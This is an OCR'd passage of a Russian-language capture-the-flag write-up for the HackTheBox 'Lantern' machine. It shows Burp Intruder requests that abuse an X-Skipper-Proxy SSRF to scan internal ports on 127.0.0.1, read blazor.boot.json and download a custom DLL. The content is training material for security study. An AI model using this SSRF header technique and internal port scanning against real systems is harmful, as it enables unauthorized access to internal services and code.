
Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://lantern.htb

```
GET / HTTP/1.1
Host: lantern.htb
X-Skipper-Proxy: http://127.0.0.1:§3000§
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

Burp Repeater — вкладка Positions


Positions
Payloads
Resource pool
Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack ty

Payload set: 1
Payload count: 9 980
Payload type: Numbers
Request count: 9 980

Payload settings [Numbers]


This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random
From: 21
To: 10000
Step: 1
How many:

Burp Repeater вкладка Payloads


Сортируем результаты сканирования по коду ответа и получаем четыре открытых порта для адреса 127.0.0.1.


3. Intruder attack of http://lantern.htb
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	C
0		200	599			3049	
60	80	200	537			12191	
2980	3000	200	1144			3029	
4980	5000	200	360			1888	
7980	8000	200	372			12191	
2	22	500	599			208	
1	21	503	1642			204	
3	23	503	1024			204	
4	24	503	599			204	
5	25	503	971			204	
6	26	503	599			204	
7	27	503	598			204	
8	28	503	599			204	
9	29	503	599			204	
10	30	503	420			204	
11	31	503	420			204	
12	32	503	703			204	

Результаты сканирования

Порт 5000 отвечает за технологию Blazor, а значит, через SSRF мы можем получить доступ к файлу `/_framework/blazor.boot.json`, который содержит информацию обо всех загружаемых сборках.



Request
Pretty
Raw
Hex
Response
Render

```
GET /_framework/blazor.boot.json HTTP/1.1
Host: lantern.htb
X-Skipper-Proxy: http://127.0.0.1:5000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

```
      "System.Threading.Timer.dll":"sha256-ohxHNOfivKoEfv6hFt3hRJrUrM7eRLPdX16pZ3s14Ow=",
      "System.Threading.dll":"sha256-PJukAfA8ombxR1eZIWeENQmv9cTirn9BW+tMp9JcJN8=",
      "System.Transactions.Local.dll":"sha256-kynD5I7qlEINTpHQAx9OCNHgDSG2MiaP7eKr5nE2ux0=",
      "System.Transactions.dll":"sha256-8D1kOFTvSoOImIhguPn7hcE9jDscPMoiXNDmMkLIhZQ=",
      "System.ValueTuple.dll":"sha256-oNAUfyqU\/GxYAN27YzGmESuB04CIUSWi\/d0X1whLjbE=",
      "System.Web.HttpUtility.dll":"sha256-5J7azVRsJc4JnZXrXNijEu9GyuzstA7oWh5N+BcUgmE=",
      "System.Web.dll":"sha256-jL2UY\/jFcH+aR4qy5E5D8aEpUPs0QUPeAen5UVcZyR8=",
      "System.Windows.dll":"sha256-8b148xmJJ3TBcL+t29aLb660\/zfuxABv0NlNswPdsXE=",
      "System.Xml.Linq.dll":"sha256-PW5GMzZw4Kfb+PxHM\/3esXbvflMgxv2Gozi4c8r+KLA=",
      "System.Xml.ReaderWriter.dll":"sha256-92YmEAsQ+w8VKPUIZtNcPiSJ17bjTPtT8PmsI8Q0sGI=",
      "System.Xml.Serialization.dll":"sha256-YgESAq2VAp6Dm+Wp19D+FRkDgZk\/MZ3tJwB2SuRu7Xk=",
      "System.Xml.XDocument.dll":"sha256-reoziM29CWZA9uIQMVdtm7s9yIQCuanDqA2ELdwILEs=",
      "System.Xml.XPath.XDocument.dll":"sha256-yVwzItpv4vHQDwQCqM78Ydv2uHtSJYcZWJ1ZaRW\/ftc=",
      "System.Xml.XPath.dll":"sha256-4axHEHFvTq1\/VzammSA38SdUn4qbE\/4070jz6gQHvco=",
      "System.Xml.XmlDocument.dll":"sha256-S+Xk7z\/96t8ab30tKeYkqJi8fCecr7VDKhYGYUyWoTo=",
      "System.Xml.XmlSerializer.dll":"sha256-8phzyTFy1MDMCmjKD0tOs071P7GjND0DJdiSUZBpBPc=",
      "System.Xml.dll":"sha256-Rg18wjp7\/BZHM0dC51OnrC39cUCu25BOS9+i8r7bUzM=",
      "System.dll":"sha256-YKqpzE+7ICNb3IBWe6kXM+dCR18TTaRnThuOy6NLcG4=",
      "WindowsBase.dll":"sha256-k04wZob3UNWysInC\/KRbcfiSMMSXDv56yL6raT6AnZk=",
      "mscorlib.dll":"sha256-veli+XvWHzkA3s4t4DKI+XiyNMpfHQji0002+ExANkU=",
      "netstandard.dll":"sha256-09JhHo5Kqxkmwmapuxuh6\/iMRV7RHcrCDO9z+yv+8yI=",
      "System.Private.CoreLib.dll":"sha256-6rKu8tPdUGsvbSpesoNMVzbx7bNqPRMPV34eI7vSYaQ=",
      "InternaLantern.dll":"sha256-pblWkC\/PhCCSxn1VOi3fajA0xS3mX\/\/RC0XvAE\/n5cI="
    },
    "extensions":null,
    "lazyAssembly":null,
    "libraryInitializers":null,
    "pdb":{
      "InternaLantern.pdb":"sha256-E8WICkNg65vorw8OEDOe6K9nJxL0QSt1S4SZoX5rTOY="
    },
    "runtime":{
      "dotnet.timezones.blat":"sha256-KsGUR9nqtXb3Hy6IrNlnc1HoSS+AFlsXTX9rq4oChtA=",
      "icudt.dat":"sha256-Zuq0dWAsBm6\/2lSOsz7+H9PvFaRn61KIXHMMwXDfvyE=",
      "icudt_CJK.dat":"sha256-WPyI4hWDPnOw62Nz27FkzGjdbucZnQD+Ph+GOPhAedw=",
      "icudt_EFIGS.dat":"sha256-4RwaPx87Z4dvn77ie\/ro3\/Qzy5+\/gGmO3Y\/0CSAXw4k=",
      "icudt_no_CJK.dat":"sha256-OxylFgLJlFqixsj+nLxYVsv5iZLvfIKMpLf9hrWaChA=",
      "dotnet.wasm":"sha256-J1qjjT2GZWeJko9+pitVfjjmJeEbi4AibzTQr5zTISo=",
      "dotnet..lzvsyl6wav.js":"sha256-6AcYHsbEEdBjeNDUUvrQZuRqASd62mZgQgxz4uzTVGU="
    },
    "satelliteResources":null
  }
}
```

Содержимое файла blazor.boot.json


Из всех сборок наиболее интересна кастомная библиотека `InternaLantern.dll`, в которой, видимо, и реализованы основные возможности. Нам нужно ее скачать, и для этого обратимся к файлу через специальный прокси. Для этого в контекстном меню переходим к Request in browser → In current browser session.


Request
Pretty
Raw
Hex
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Show response in browser
Request in browser
Engagement tools
Change request method
Change body encoding
In original session
In current browser session

```
GET /_framework/InternaLantern.dll HTTP/1.1
Host: lantern.htb
X-Skipper-Proxy: http://127.0.0.1:5000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml
;q=0.8,application/signed-excha
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9
Connection: close
```

Запрос в Burp Repeater

Получаем ссылку, по которой нужно перейти в браузере Burp. В результате получаем скачанную библиотеку.



Repeat request in browser
Copy
Close

To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/repeat/2/7a2ivkjp1rp6cmlo4c7ewlk5iadvp9tx


☐ In future, just copy the URL and don't show this dialog

Ссылка на страницу


InternaLantern.dll
54,5 КБ • Готово

Скачанный DLL файл

